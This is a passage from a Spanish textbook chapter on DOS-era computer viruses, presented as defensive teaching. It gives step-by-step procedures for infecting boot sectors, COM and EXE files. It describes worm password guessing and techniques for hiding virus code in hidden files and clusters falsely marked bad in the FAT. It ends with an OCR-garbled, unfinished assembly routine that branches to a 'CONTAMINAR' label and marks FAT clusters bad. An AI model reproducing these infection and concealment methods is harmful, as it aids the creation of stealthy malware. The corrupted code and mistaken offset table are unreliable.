El intercalado, o *interleave*, significa que aunque los sectores están numerados secuencialmente, sin embargo, físicamente en el disco no siguen la misma disposición. Entre un sector lógico y el siguiente puede haber colocados un par de sectores. La razón del intercalado está en que el disco lee la información más rápidamente de que la computadora puede asimilar (tenga en cuenta que el disco duro gira a 3600 revoluciones por minuto). Así que, para dar tiempo a la controladora y a la computadora a transferir y procesar los datos que se están leyendo del disco, entre un sector lógico y el siguiente se sitúan otros sectores por los que tiene que pasar la cabeza de lectura, pero sin leerlos. Durante este tiempo, la computadora ya ha asimilado la información del último sector leído.

Un factor de intercalado 4:1 indica que por cada 4 sectores físicos hay un solo sector lógico, o lo que es lo mismo, entre el sector lógico número 1 y el número 2 existen 3 sectores con otra numeración. De aquí se deduce que un disco con este factor de intercalado necesitara cuatro vueltas sobre una misma pista para leer todos sus sectores

Para hacernos una idea del orden de valor de este factor, los primeros PC tipo XT tenían un factor de intercalado 6:1, los nuevos XT que aparecieron más tarde con relojes de 8 MHz, tenían un intercalado de 4:1, los más modernos PC-AT tienen factores de intercalado de 3:1 y 2:1, dependiendo de la frecuencia de su reloj. Mientras que los más rápidos 386 y 486 pueden llegar a tener un factor 1:1.

CAPÍTULO III

ANALISIS DE LOS VIRUS INFORMÁTICOS

El propósito de este capítulo es de enseñar a defenderse de los virus informáticos. Y para poder entender a los virus es necesario primero enseñar, como funcionan. Al término de este capítulo se tendrán los conocimientos básicos para poder diseñar un virus, pero por la misma razón puede diseñar también una vacuna o un detector

Hay quienes sostienen que es mejor no publicar aquello que pueda ser mal utilizado. El resultado es, siempre, que quien quiere hacer daño se procura los conocimientos de una forma u otra, mientras que quien sólo quiere estar tranquilo se queda siempre en la inopia. Y ello es así porque, siempre, el deseo de hacer daño es una motivación más fuerte que la autodefensa.

Ojalá tuviéramos en este país tantos pequeños genios hacedores de virus como se puede encontrar en USA, porque eso querría decir que también habría otra legión de ellos dedicados a la creación de software comercial.


Las rutinas de este capítulo han sido desarrolladas en lenguaje ensamblador. No es el propósito de enseñar los fundamentos básicos de programación, por lo que es necesario tener algunos conocimientos de programación de bajo nivel

3.1. FASES DE ACTUACIÓN DE UN VIRUS


1ª FASE.- INFECCIÓN (DISCO -> MEMORIA)

Esta será la fase en la que el virus se instalará en memoria de la computadora a consecuencia de la ejecución de algún programa infectado, bien un programa COM o EXE, en el caso de un virus BOOT, tras arrancar la computadora con un disco infectado Tras su instalación en memoria, el virus redireccionará uno o varios vectores de interrupción, haciéndoles apuntar a determinadas subrutinas integrantes del propio virus, como por ejemplo el vector de interrupción 21H (Funciones del DOS), que es redireccionado prácticamente por todos los virus COM y EXE. Tras la ejecución de las mencionadas subrutinas, siempre continuará procesándose el código correspondiente a la interrupción interceptada Esquemáticamente este proceso se podría representar de la siguiete forma:

Sin virus en memoria:



Con virus en memoria (interrupción interceptada):



2ª FASE.- REPRODUCCIÓN (MEMORIA -> DISCO)

Esta es la etapa en la cual el virus, que ya se encuentra en memoria, se va transmitiendo a otros archivos y discos. En función del tipo de virus, éste quedará alojado al principio o final de los archivos COM, al final de los archivos EXE, en el BOOT o en el MASTER BOOT.

3ª FASE.- ATAQUE

En esta fase, el virus llevará a cabo sus molestas o destructivas acciones, que van desde visualizar un pelotita rebotando por la pantalla hasta la destrucción o borrado de todos los datos de un disco. Esta etapa se solapará, en muchas ocasiones, con la anterior, es decir, el virus puede estar perfectamente reproduciéndose a la vez que atacando.

3.2.COMO LLEGA UN VIRUS AL SISTEMA

Los virus informáticos, llegan al sistema a través de las vías de comunicación con el exterior. En el caso del PC, Las más comunes son el puerto de comunicaciones y las unidades de almacenamiento masivo (discos).

3.2.1. LLEGADA DESDE EL PUERTO DE COMUNICACIONES

A través del puerto de comunicaciones puede entrar un programa que consigue traspasar el control que imponen las palabras de acceso y los protocolos de intercambio de información. También hay que considerar aquí las redes locales. Aunque La conexión a la red local no se realiza exactamente a través del puerto de comunicaciones, el mecanismo de intercambio de información entre los distintos nodos de la red es bastante parecido al intercambio de información a través de un modem.

Existen algoritmos de quebrantamiento de claves de acceso que se basan sobre todo en la persistencia, intentando una y otra vez el acceso con diversas claves. Los programas especializados en este tipo de quebrantamiento son los llamados "gusanos".

El proceso de adivinación de una clave de acceso puede considerarse dividido en 4 niveles:

1) Recolección de información acerca de posibles huéspedes u otros usuarios de la red local. Obtiene los nombres, las palabras de acceso codificadas, etc...
2) Búsqueda de posibles palabras de acceso triviales. Son palabras que pueden ser adivinadas sólo sobre la base de información ya contenida en el archivo de palabras de acceso: palabras de acceso nulo, nombre del usuario, el nombre concatenado con sí mismo, el nombre con la primera letra puesta en minúscula, el nombre invertido, etc.
3) Comparación de una lista de palabras clave preferidas, contenidas en un diccionario del propio gusano, con las palabras claves codificadas encontradas en el archivo de claves de acceso.

4) Leer el directorio del sistema atacando y probar una por una todas las palabras. Cuando encuentra una palabra candidata la codifica con algún algoritmo proporcionado por el propio sistema y compara el resultado de la codificación con las palabras contenidas en el archivo de claves de acceso codificadas. Si alguna coincide, se habrá quebrantado una clave y podrá atacar otro sistema.

El punto fundamental que permite el quebrantamiento es el conocimiento de la clave original aunque sea de forma codificada. Para evitarlo, se esconden los archivos de claves obligando al atacante a romper una nueva barrera y exponerse a la observación por algún mecanismo de vigilancia

3.2.2 LLEGADA POR MEDIO DE DISCO

La llegada del virus o programa nocivo se puede producir cuando se ejecuta algún programa contaminado, contenido en un disco, que nos presta otro usuario, con el fin de copiarlo o de compartir programas.

La introducción de un disco contaminado en la unidad no hace que el virus se propague. Para que se produzca la infección en nuestro equipo, es necesario que se ejecute algún programa que esté contaminado por el virus.

En cambio, si se produce la propagación a nuestro sistema si copiamos algún programa contaminado, del disco que nos acaba de llegar, a alguno de nuestros discos. A partir de ese momento, el programa será más susceptible de ser ejecutado y el virus más capaz de infectar la totalidad del sistema.

3.3. INSTALACIÓN

Recibe tambien el nombre de Fase de Infección o Contagio, pues es en este momento cuando el parásito empieza a vivir dentro de su huésped.

La llegada del intruso no tiene ningún efecto mientras su secuencia de código no se ejecute. La ejecución de esta secuencia depende, en alguna medida, de la forma en que ésta llega al sistema. Si llegó a través de un disco, la secuencia se ejecuta al ejecutarse el programa que le sirve de huésped, por deseo inocente y lógico del usuario que desconoce la existencia del parásito.

Si el parásito llegó a través del puerto de comunicaciones, se pueden dar circunstancias adicionales para que esta secuencia se ejecute: o bien que esté oculta en algún programa, que el usuario lejano envía para compartirlo con el usuario del sistema, o bien el usuario lejano consigue, por algún método que se aprovecha de algún error de los programas de acceso al sistema, introducir el código y hacer que se ejecute, etc.

La ejecución del programa huésped puede tener varias consecuencias, más o menos fatales, como es, la instalación o anidamiento del parásito en el sistema; el contagio o

infección. Para materializar ésta, el parásito ha de almacenar una reproducción o copia de sí mismo (o cualquier otro programa o secuencia de código a partir de la cual se puede extraer dicha copia), en algún lugar de la memoria permanente del sistema, es decir los discos. Si el sistema, por los motivos que sea, está siempre conectado, toda la memoria, incluida en memoria principal o memoria RAM de la computadora, será memoria permanente. En éste último caso, quizá no sea necesaria la recopia del código para materiarizar la infección, pero este caso sería fácil de curar, bastaría con apagar el equipo. En cualquier caso, la infección se produce siempre que exista una copia del parásito en algún lugar de la memoria del sistema susceptible de ser ejecutada varias veces

El objetivo de la infección es precisamente garantizar que el código se ejecute más veces, para reproducirse, propagarse o para retardar su acción más dañina. Por ello, es normal que el parásito elija para anidar programas o secuencias de código que el sistema ejecuta con frecuencia, aunque no siempre es así, Otros parásitos pueden tener más interés en la propagación a otros equipos, por lo que intentan anidar en programas de aplicación, susceptibles de ser compartidos por usuarios de otros sistemas.

Generalmente interesa mezclar el código del virus entre los programas del Sistema Operativo, que se ejecutan en las primeras fases de arranque de la computadora con disco. Estos programas del S.O. son: El BOOT (contenido en el sector 0), IBMBIO.COM, IBMDOS.COM y COMMAND.COM. La contaminación de programas ejecutables, no pertenecientes al S.O. residente, es menos eficaz pero se utiliza tambien, pues pasa más desapercibida.

Por lo tanto, existen tres tipos básicos de contaminación. En todos los casos suele ser conveniente que el código del virus se ejecute antes del código original y que éste quede lo más intacto posible después de la ejecución de aquél.

Hay dos formas de ataque a otros programas: atacar el trozo de código existente o reemplazar totalmente un trozo de código, los contaminadores de BOOT generalmente utilizan esta última aproximación. Reemplazan por entero el sector 0 con una copia de sí mismos; se convierten en el nuevo programa de arranque o boot del sistema.

Para atacar un programa, el virus puede optar por: añadirse simplemente al código del programa, permaneciendo en el exterior de éste, bien delante o bien detrás, y aumentando su longitud; o implantarse en su interior, generalmente en algún espacio libre del propio programa.

Según el lugar elegido para anidar y establecerse los distintos programas se pueden clasificar básicamente en tres grupos:

1) Contaminadores del Boot o sector 0, que es el primer sector de todo disco y que generalmente contiene un programa de inicialización y carga del sistema operativo.
2) Contaminadores del Sistema Operativo En las computadoras compatibles dicho sistema es habitualmente el DOS, por lo que recibe el nombre de contaminadores

del DOS o del COMMAND COM, ya que éste es el programa principal del sistema operativo El código del parásito se añade al código de este programa

3) Contaminadores de Archivos Ejecutables. Los Archivos ejecutables son aquellos que contienen programa en código máquina que se pueden cargar en la memoria principal de la computadora y ejecutarse directamente sin necesidad de interpretación o compilación previa. En las computadoras compatibles utilizando el sistema operativo DOS, estos archivos se distinguen porque su nombre lleva la extensión EXE o COM. Se mezcla el código del parásito con el de un programa, de forma que al ejecutarse éste se ejecute tambien el código del parásito.

La contaminación sirve al mismo tiempo como método de camuflaje y ocultamiento· el objetivó de la contaminación es que el usuario ejecute el código de virus una y otra vez sin darse cuenta.

3.3.1 CONTAMINACIÓN DEL BOOT

El Boot es un sector especial en el que se encuentra almacenado un programa de iniciación y carga del Sistema Operativo, si es que hay alguno contenido en el disco

La Rutina de Bootstrap se invoca a través de una de las interrupciones del sistema. Dicha rutina trae a la memoria el sector 0, comprueba que hay un programa correctamente intensificado en el mismo y lo ejecuta.

El programa contenido en el sector 0 de un disco que contiene el sistema operativo DOS realiza básicamente dos funciones: facilitar información al sistema de cómo está formateado el disco, suministrándole los datos que se necesitan para leerlo correctamente, y en segundo lugar traer a la memoria y ejecutar los archivos IBMIOS.COM, IBMDOS.COM y COMMAND.COM.

Si el sector 0 está correctamente identificado, el programa que contiene se ejecutará independientemente de su misión. Por lo tanto, es uno de los lugares preferidos por los virus para anidar, ya que se garantiza su ejecución cada vez que arranca la computadora con el disco preparado.

La contaminación del BOOT suele consistir en sustituir el programa de carga del DOS, contenido en el sector 0, por otro programa que inicialice y cargue los programa del virus. Al finalizar la ejecución del código del virus, se deberá ejecutar el programa del sector 0 original, por lo que éste se suele guardar en algún lugar oculto del disco para ser recuperado posteriormente.

El proceso de contaminación consistirá entonces básicamente en:

1) Localizar uno o varios sectores libres del disco donde almacenar el sector 0 original y el grueso del programa del virus.
2) Leer el sector 0.

3) Guardar el contenido del sector 0 original y el grueso del programa del virus en los sectores reservados para ello
4) Marcar dichos clusters como defectuosos en la FAT.
5) Escribir el nuevo sector 0, que contendrá el código de inicialización del virus

3.3.2 CONTAMINACIÓN DE UN ARCHIVO COM

Un programa parásito puede ocultarse muy fácilmente dentro de un archivo COM El código contenido en estos archivos es un reflejo del código que se almacenará en memoria. Lo único que no se conoce es la posición exacta dentro de la memoria donde estará ubicado.

Si sabemos que el sistema DOS añadirá delante del programa, una vez cargado, un área de datos, llamada Prefijo de Segmento de Programa (PSP). Dará valores adecuados a todos los registros del procesador, y la primera instrucción que se ejecutará será la situada al comienza del código.

Sea cual fuere la primera instrucción del código original, siempre se puede colocar el código parásito a continuación del código huésped, sustituir los 3 primeros bytes del código huésped por una instrucción JMP al código parásito y finalizar éste restaurando los 3 bytes modificados, haciendo un salto de nuevo a la posición inicial. Pero algunos virus, como el Viernes 13, se sitúa por delante del código del programa.

El proceso de contaminación consistirá entonces en:

1) abrir el archivo para que sea de lectura/escritura.
2) Añadir el programa del virus al principio o al final del archivo.
3) Guardar los primeros bytes en algún lugar apropiado del programa del virus, para que puedan ser sustituidos al final de la ejecución de éste
4) Sustituir los primeros bytes del archivo por la llamada al código del virus.
5) Cerrar el archivo.

3.3.3. CONTAMINACIÓN DE ARCHIVOS EXE

Los archivos EXE contienen en su cabecera información que necesita el DOS para el cálculo de las direcciones correctas de algunas instrucciones Se componen de 2 partes: una cabecera (header), que contiene información de control y reubicación y un Módulo de Carga, que contiene el código del programa, con algunas direcciones todavía incorrectas.

En la cabecera tambien se contienen los datos que son necesarios para localizar la primera instrucción del programa. Estos datos son los valores que el DOS colocará en los registros del procesador y que determinarán de esa forma la dirección de comienzo. Un virus se puede aprovechar de esta circunstancia y sustituir unos pocos bytes de la cabecera por los necesarios para que la dirección de comienzo la ejecución del programa que es el código del virus, que se añadirá al final del módulo de carga. La última instrucción del

código parásito será una de salto a la primera instrucción del programa original, que se habrá calculado con los datos obtenidos en la cabecera.

El proceso de contaminación consistirá entonces en

1) Añadir el código del parásito a continuación del código del programa.
2) Guardar determinados valores contenidos en el header en alguna variable dentro del código del virus
3) Sustituir los valores anteriores por los necesarios para que la primera instrucción que se ejecute cuando se transfiera el control al modulo, sea la de inicio del código del virus.
4) Dentro del programa del virus deberá haber alguna rutina que permita realizar los cálculos necesarios para deducir los valores adecuados que se tendrán que colocar en los registros del procesador inmediatamente antes de ceder el control al programa original. Para estos cálculos será necesario utilizar los valores originales contenidos en el header y que se guardaron durante el proceso de contaminación.

La contaminación del BOOT es la más sencilla, pero tambien bastante eficaz, pues ayuda a que el virus tome el control de la máquina desde el preciso instante en que se conecta el equipo.

La contaminación de archivos COM tiene más sentido cuando la contaminación del BOOT no es eficaz (es fácil de detectar un programa que intente modificar el sector 0), y se prefiere ocultar un poco más la presencia del virus, a costa de arriesgarse a no poder tomar control de la computadora, si no se ejecuta tal programa. La contaminación de archivos COM tiene una limitación. Los archivos COM no pueden tener una longitud mayor de 64k, lo que impide que los programas del virus sean muy sofisticados

La contaminación de archivos EXE es la más difícil de realizar, pero tambien detectar, y tampoco contribuye a la ejecución frecuente del código del virus, pues los archivos EXE se suelen ejecutar con poca frecuencia dentro de una misma sesión, pero son los mejores de cara a la propagación dado que los archivos de aplicación son los que más suelen compartirse.

Generalmente se utiliza una técnica mixta: contaminar los archivos EXE para facilitar la propagación y el COMMAND.COM para asegurarse la toma de control de la máquina siempre que ésta se encienda.

3.4. OCULTAMIENTO

Para evitar ser descubierto y eliminado, y poder seguir realizando sus acciones nocivas con impunidad, el parásito necesita generalmente ocultarse a los ojos del usuario. Ha de evitar que éste lo detecte:

a) Por un lado, su código; de forma que no pueda ser descubierto por la observación del contenido de los discos, utilizando las técnicas normales
b) Por otro lado, sus acciones, excepto aquellas para las que expresamente ha sido diseñado. No todos los parásitos tienen interés en ocultarse Algunos son de acciones rápida, y no tiene tiempo el usuario de observar nada antes de que el parásito actué.

Generalmente, la rutina de ocultamiento suele estar unida a la rutina de contaminación. El código del parásito está mezclado con el código del programa que le sirve de huésped. Pero muchas veces el virus tiene un tamaño voluminoso y ocupa demasiado espacio dentro del archivo, por lo que necesita dividirse, dejar una parte pequeña dentro del huésped y guardar, en algún lugar oculto, la parte más gruesa del programa, para que no sea detectada por inspecciones más o menos simples Casi siempre podrá ser detectado por métodos más sofisticados.

Para ocultar su código en el disco, el virus puede utilizar básicamente una de estas tres técnicas:

1) Marcar el archivo donde está almacenado con el atributo de archivo oculto, lo que hará que no pueda ser listado con el comando DIR. Tampoco podrá ser leído ni modificado desde el intérprete de comandos.
2) Almacenar el código en uno o varios sectores libres del disco, marcándolos como defectuosos en la FAT.
3) Mediante técnicas de formateo no estándar, con las que se logra introducir sectores extraños, que permanecen ocultos a los ojos del DOS, porque no los puede leer.

Para ocultar sus acciones es necesario que el usuario no aprecie un funcionamiento anormal, permitiendo que los programas del usuario se ejecuten sin aparente alteración. Para ello lo habitual es que:

a) Si el código del parásito está mezclado con las instrucciones de un programa del usuario, se ha de ejecutar primero aquél y a continuación la totalidad del programa del usuario. De esta manera se evita que el código de éste pueda tomar control de la máquina e impedir que el virus se ejecute.
b) Si el código del parásito actúa independientemente, lo habitual es que tome control de la máquina a intervalos cortos, utilizando el sistema de interrupciones del procesador.

Es imposible que el parásito se oculte de forma total, pues siempre se pueden apreciar ligeros aumentos en el tamaño de los programas donde se oculta, o el aumento de sectores defectuosos en el disco, o retardos en la ejecución de los programas de los usuarios, debido a los "tiempos de CPU" que utiliza el parásito.

3.4 1 ARCHIVOS OCULTOS

Entre los datos de un archivo almacenados en el directorio existe un byte de atributo que indica qué propiedades tiene el archivo. Una de ellas permite caracterizarle como oculto o secreto, de forma que no aparezca en los listados de directorio

El método de ocultamiento consiste entonces en almacenar el programa en un archivo y asignarle el atributo de oculto. Esto se realiza mediante la función 43H de la interrupción 21H, en las versiones del DOS 2.0 o superior. Para las versiones inferiores se puede traer a la memoria el directorio y modificar el byte directamente, volviéndolo a almacenar posteriormente en el disco.

Entre los datos de la cabecera de un archivo almacenados en el directorio, existe un byte de atributo que indica qué propiedades tiene el archivo. Una de ellas permite caracterizarle como Oculto o Secreto, de forma que no aparezca en los listados de directorio. Existen utilidades que permiten evitar dicha protección, con lo que el archivo dejará de ser secreto, pero en cualquier caso añade dificultades a la tárea de la detección.

A cada archivo le corresponde una entrada en el directorio que contiene el nombre del archivo, su tamaño y un puntero al primer cluster ocupado por el archivo. Usando la información contenida en la FAT, se podrá acceder al resto de los sectores del archivo. Cada entrada del directorio ocupa una longitud de 32 bytes que se divide, a su vez, en 8 campos cada uno de ellos conteniendo unos datos del archivo. Los subdirectorios son considerados como si fueran archivos. Los 8 campos que forman cada entrada del directorio son:

CAMPO	OFFSET	DESCRIPCIÓN	TAMAÑO
1	0	Nombre del archivo	8 bytes
2	8	Extensión del nombre del archivo	3 bytes
3	11	Atributo	1 byte
4	12	Reservado	10 bytes
5	22	Hora de creación o última modificación	2 bytes
6	12	Fecha de creación o última modificación	2 bytes
7	12	Apuntador a la entrada de la FAT que corresponde al primer sector del archivo	2 bytes
8	28	Tamaño del archivo	4 bytes

El atributo de un archivo es un byte en el que cada bit se utiliza para categorizar un tipo de archivo:

BIT	VALOR DEC	DEL BYTE HEX	SIGNIFICADO
0	1	1	Sólo lectura (Protegido frente a escritura o borrado)
1	2	2	Oculto

2	4	4	Archivos de sistema (Marca cualquiera de los dos bits 1 ó 2, oculto o sistema, hace que no pueda verse por medio de operaciones convencionales del DOS.)
3	8	8	Etiqueta de volumen (Sólo se reconoce una etiqueta de volumen en el directorio raíz y ésta contiene el nombre dado al disco y la fecha y hora del formateo.)
4	16	10	Subdirectorio
5	32	20	Archivo (Este bit se pone 0 en todos aquellos archivos que no han cambiado desde la última vez que se hizo una copia de seguridad de ellos.)
6	64	40	No utilizado
7	128	80	No utilizado

Para ocultar un archivo a los ojos del DOS basta que pongamos a 1 los bits 1 ó 2 del byte de atributo. Se pueden seguir dos métodos:

- Utilizar la función 43H de la interrupción 21H del DOS.
- Cargar el directorio en memoria, encontrar la entrada del archivo que se quiere alterar y modificar los bits correspondientes del byte de atributo.

Para usar la función 43H de la interrupción 21H hay que suministrar los siguientes datos.

DS:DX = Apuntador a una cadena ASCII con el nombre completo del archivo
CX = Byte de atributo a fijar en el archivo
AL = 1 para fijar el valor de atributo

3.4.2 OCULTAMIENTO EN CLUSTERS MARCADOS COMO DEFECTUOSOS

Los datos se organizan físicamente en el disco en sectores y, desde el punto de vista de la organización lógica, se agrupan en clusters que generalmente se componen de 4 sectores consecutivos. La organización lógica del disco agrupa los datos en archivos, que ocupan uno o varios sectores cada uno, y utiliza un mapa, llamado FAT, y un directorio para localizar los datos en los sectores apropiados del disco. La FAT y el directorio se sitúan en unos pocos sectores en las primeras pistas, los más exteriores, del disco.

El agrupamiento de los datos en archivos libera al usuario de la preocupación de los engorrosos detalles de la organización física de los datos. El sistema operativo se encarga de asignar los clusters que sean necesarios a cada archivo, y mantiene un mapa del disco, la FAT, para saber a qué archivo pertenece cada cluster y qué clusters pertenecen a cada archivo. Los directorios contienen información sobre cuál es el primer cluster de la cadena y la FAT contiene la información de cuáles son los restantes clusters de un archivo.

Cada número corresponde con 1 cluster en el espacio de datos. El número contenido en cada entrada indica el estado del cluster: 0 indica que el cluster está libre y disponible para su uso, FF7 indica que el cluster está marcado como defectuoso debido a un error en él formateo; Cualquier otro número comprendido entre 2 y FF0 indica que el cluster está utilizado por un archivo y dicho número indica cuál es el siguiente cluster en la cadena FFF indica que el cluster es el último de la cadena correspondiente al archivo. El directorio contiene información de cuál es el primer cluster de la cadena y la FAT contiene la información de cuáles son los restantes.

Los datos se organizan físicamente en el disco en sectores o clusters, que generalmente se componen de 1 a 4 sectores consecutivos del disco. La organización lógica del disco agrupa los datos en archivos, con el objeto de que el usuario no tenga que preocuparse de cómo es la organización física de los datos. El sistema operativo se encarga de asignar los clusters que sean necesarios a cada archivo y mantiene una lista de archivos, el directorio, y un mapa del disco, la FAT, para saber a qué archivo pertenece cada cluster y qué cluster pertenece a cada archivo.

La FAT y el directorio se sitúan en unos pocos sectores en las primeras pistas, las más exteriores, del disco. El número de sectores ocupados por cada copia de la FAT varía según el formato.

La FAT contiene un mapa de la distribución de los archivos a lo largo de los sectores del disco. Hay dos formatos de FAT: uno, que utiliza entradas de 12 bits y otro con entradas de 16 bits.

En la FAT con formato de 12 bits, cada entrada ocupa 1 byte y medio, y se almacenan siguiendo el procedimiento habitual de primero el byte más bajo. Por ello, las entradas se agrupan en pares que ocupan 3 bytes. El byte del medio contiene el medio byte superior del primer número y el medio byte inferior del segundo número, de la forma siguiente:

AB CD EF indica que los números son DAB y EFC
4B 74 A2 indica que los números son 44B y A27

Esta forma de almacenamiento es bastante complicada, pero es muy compacta y permite ahorrar en espacio ocupado por la FAT, de forma que no se desperdicie el espacio del disco. Para capacidades mayores, como son los discos duros, se requiere el formato de 16 bits, que utiliza 2 bytes por cada número de la FAT y se almacenan en el sistema habitual.

Para marcar un determinado sector defectuoso y así poder utilizarlo para diversos fines sin que sea detectado por el sistema operativo, el método a seguir será el siguiente:

1) Localizar un cluster en buen estado que esté libre.

2) Poner en la entrada de la FAT correspondiente a dicho cluster el valor FFF7H (o FF7H, según el formato de FAT).
3) Sustituir las dos copias de la FAT por la ya corregida.
4) Escribir en el cluster el código a ocultar.

a) LOCALIZACIÓN DE UN CLUSTER LIBRE

En primer lugar, se habrá de cargar en memoria una copia actualizada de la FAT. La FAT está situada en uno o varios sectores situados a continuación del Boot Record o sector 0. Independientemente del tipo de disco y formato del mismo que se esté utilizando, la información de cuántos sectores ocupa la FAT está contenida en el sector 0. Dicha información se encuentra situada a partir del byte 22 (16H) y ocupa una palabra de longitud.

Por lo tanto, la primera operación habrá de ser: leer el sector 0, ver la longitud de la FAT en la palabra situada 22 bytes a partir del origen del sector 0, reservar memoria suficiente y cargar en dicha memoria la FAT. En segundo lugar, se habrá de localizar un cluster en buen estado y que esté libre. Un cluster en la FAT se marca como libre y disponible poniendo un 0 en su correspondiente entrada. Por lo tanto, recorreremos la FAT cargada en memoria hasta encontrar una entrada de la misma que contenga un 0; el cluster correspondiente a dicha entrada estará libre

Los clusters se numeran secuencialmente a partir del 2 hasta un número que sea más grande en una unidad que el número total de clusters del disco El motivo de empezar la numeración con el cluster número 2 es que las dos primeras entradas de la FAT se utilizan para contener el identificador del disco.

Para realizar la comprobación con el formato de 12 bits, que es el más complicado, se sigue este procedimiento:

Se van leyendo de 3 en 3 los bytes de la FAT. Por cada grupo de 3 bytes se realiza la siguiente comprobación:

1) Se lee la palabra formada por los primeros bytes.
2) Se hace AND con 0FFFH.
3) Si el resultado es 0, entonces se ha encontrado un cluster libre. El número de cluster, que será par, se calcula con la fórmula: Ncluster = 2*Nbyte/3.
4) Si no, se lee la palabra formada por los dos últimos bytes.
5) Se hace AND con FFF0H.
6) Si el resultado es 0, entonces se ha encontrado un cluster libre cuyo número, que será impar se calcula con la fórmula: Ncluste = 2*Nbyte/3 + 1.
7) Se continua con el siguiente grupo de 3 bytes.

Ncluster	será el número de cluster encontrado.
Nbyte	es el lugar que ocupa dentro de la FAT el primer byte del grupo de 3.

b) MARCAR EL CLUSTER ELEGIDO COMO DEFECTUOSO

Para ello, bastará colocar el valor FFF7H o FF7H (dependiendo del tipo de FAT en la entrada de la FAT correspondiente al cluster

Para FAT con formato de 12 bits bastará con realizar lo siguiente:

- Si el cluster es par, se lee la palabra formada por los dos primeros bytes del grupo de 3, se hace OR con 0FF7H y se vuelve a escribir.
- Si el cluster es impar, se lee la palabra formada por los dos últimos bytes del grupo de 3, se hace OR con FF70H y se vuelve a escribir.

3.4.2.1. RUTINA PARA MARCAR CLUSTER EN LA FAT

Por medio de esta rutina se puede leer el sector 0 del disco, busca uno o varios clusters libres consecutivos en la FAT y márcalos como defectuosos

Se pasan a la rutina los siguientes parámetros en el stack:

SP	el número de unidad.
SP + 2	el número de bytes del disco que es necesario reservar.
SP + 4	puntero con la dirección del buffer donde se leerá el Boot.

La función devolverá como valor de retorno en AX el número del sector de comienzo del primer cluster marcado, y en CX el número de clusters marcados.

1.- Leer el sector 0. LEER_BOOT
2.- Averiguar la longitud de la FAT el número de sectores.
3.- Reservar espacio en memoria para cargar la FAT. DFAT = Apuntador a la zona de memoria reservada. Se utilizará la función 48H del DOS
4.- Leer la FAT. Se utilizará para ello la interrupción 25H del dos, que leerá sectores absolutos de disco.

```
1SECTOR     EQU 11
1CLUSTER    EQU 13
NSECT_RES   EQU 14
NCOP_FAT    EQU 16
NENT_DIR    EQU 17
NUM_SECT    EQU 19
1FAT_PTR    EQU 22
1PISTA      EQU 24
NUM_CARAS   EQU 26

BP_ANT      EQU 0
CONTCC      EQU BP_ANT+2
```

```
CALENT          EQU BP_ANT+4
PAR             EQU BP_ANT+6
NBYTFAT         EQU BP_ANT+8
NUM_1CLUST      EQU BP_ANT+10
NSECTFAT        EQU BP_ANT+12
BP_PROG         EQU BP_ANT+14
BOOT_PTR        EQU BP_PROG+8
LONGITUD        EQU BP_PROG+6
NUM_DRIVE       EQU BP_PROG+4

BOOT SEGMENT PARA PUBLIC 'CODE'
    ECXTRN IDENTF:NEAR
BOOT ENDS

MARCFAT SEGMENT PARA PUBLIC 'CODE'
    PUBLIC MARCAR_CLUSTER, INT_13H
    ASSUME CS.CONTABOO
    ASSUME DS CONTABOO
    ASSUME ES:CONTABOO

MARCAR_CLUSTER PROC
    PUSH BP
    MOV BP,SP
    SUB SP,12
    PUSH BP
    MOV BP,SP

    ;Se lee el BOOT
    MOV DX,WORD PTR [BP+NUM_DRIVE]
     MOV AH,0
    CALL INT_13H
    JC ERROR_MC1
    MOV DH,0
    MOV AL,80H
    MOV CX,1
    MOV BX,WORD PTR [BP+BOOT_PTR]
    PUSH DS
    PUSH CS
    POP DS
    INT 25H
    JC ERROR_MC1
    PUH DS
    POP ES
    POP DS
    POPF
```

```
    MOV BX,WORD PTR [BP+BOOT_PTR]

    ;Se comprueba sí el disco esta contaminado, en cuyo caso termina la rutina con error
    MOV SI,OFFSET IDENTIF
    MOV AX,BOOT
    MOV DS,AX
    MOV DI,SI
    ADD DI,BX
    CLD
    REPZ CMPSB
    JNZ CONTAMINAR
    JMP ERROR_CM
CONTAMINAR.
    PUSH CS
    POP DS

    ;Se guarda en el stack el número de sectores de la FAT
    MOV CX,WORD PTR [BX+LFAT_PTR]
    MOV WORD PTR [BP+NSECTFAT],CX

    ;Se calcula el número de bytes de la FAT y se guarda en el stack
    MOV AX,WORD PTR [BX+1SECTOR]
    XOR DX,DX
    MUL CX
    MOV WORD PTR [BP+NBYTFAT],AX
    ;Se reserva espacio en memoria para contener la FAT
    ;Se utiliza para ello la función 48H del DOS.
    ;A esta función se le ha de pasar como parámetro en BX el Número de párrafos de 16
    ;bytes necesarios
    ;La rutina devuelve en AX un apuntador al número de segmento donde comienza la
    ;zona reservada.
    ,Se calcula el número de párrafos que ocupa la FAT.
    MOV CL,4
    SHR AX,CL

    ;Se reserva memoria
    MOV BX,AX
    MOV AH,48H
    INT 21H
    JNC MEM_RESERVADA
ERROR_MC1.
    JMP ERROR_MC
MEM_RESERVADA:
    MOV DS,AX
```

```
    ,Se lee la FAT
    ,Se utiliza la interrupción la función 25h, que lee sectores absolutos del disco
    ,El número de sector de comienzo de la FAT es el mismo de sectores especiales
    ,reservados
    MOV BX,WORD PTR [BP+BOOT_PTR]
    MOB DX,CS:[BX+NSECT_RES]

    ,Se recupera el número de sectores que ocupa la FAT
    MOV CX,WORD PTR [BP+NSECTFAT]

    ;Se lee la FAT
    MOV AX,WORD PTR [BP+NUM_DRIVE]
    XOR BX,BX
    INT 25H
    JC ERROR_CM2

    ,Se inicia un ciclo de búsqueda de clusters consecutivos en la FAT. Se ha de calcular,
    ,por lo tanto el número de clusters necesarios, a partir de la longitud que se pasa como
    ;parámetro a la rutina

    ;DS apunta al comienzo de la zona donde está almacenada la FAT

    ;SI se usará como contador que apuntará a las entradas de la FAT que se vayan
    ;comprobando.
    ;Se calcula el número de clusters necesarios. primero se halla el número de sectores
    MOV AX,WORD PTR[BP+LONGITUD]
    MOV BX,WORD PTR[BP+BOOT_PTR]
    MOV CX,WORD PTR CS:[BX+1SECTOR]
    XOR DX,DX
    DIV CX
    TEST DX,0FFFH
    JE MARC_CLUST3
    INC AX
MARC_CLUST3:

    ;Se halla el número de clusters
    XOR CX,CX
    MOV DX,CX
    MOV CL,BYTE PTR CS:[BX+1CLUSTER]
    DIV CX
    TEST DX,0FFFH
    JE MARC_CLUST4
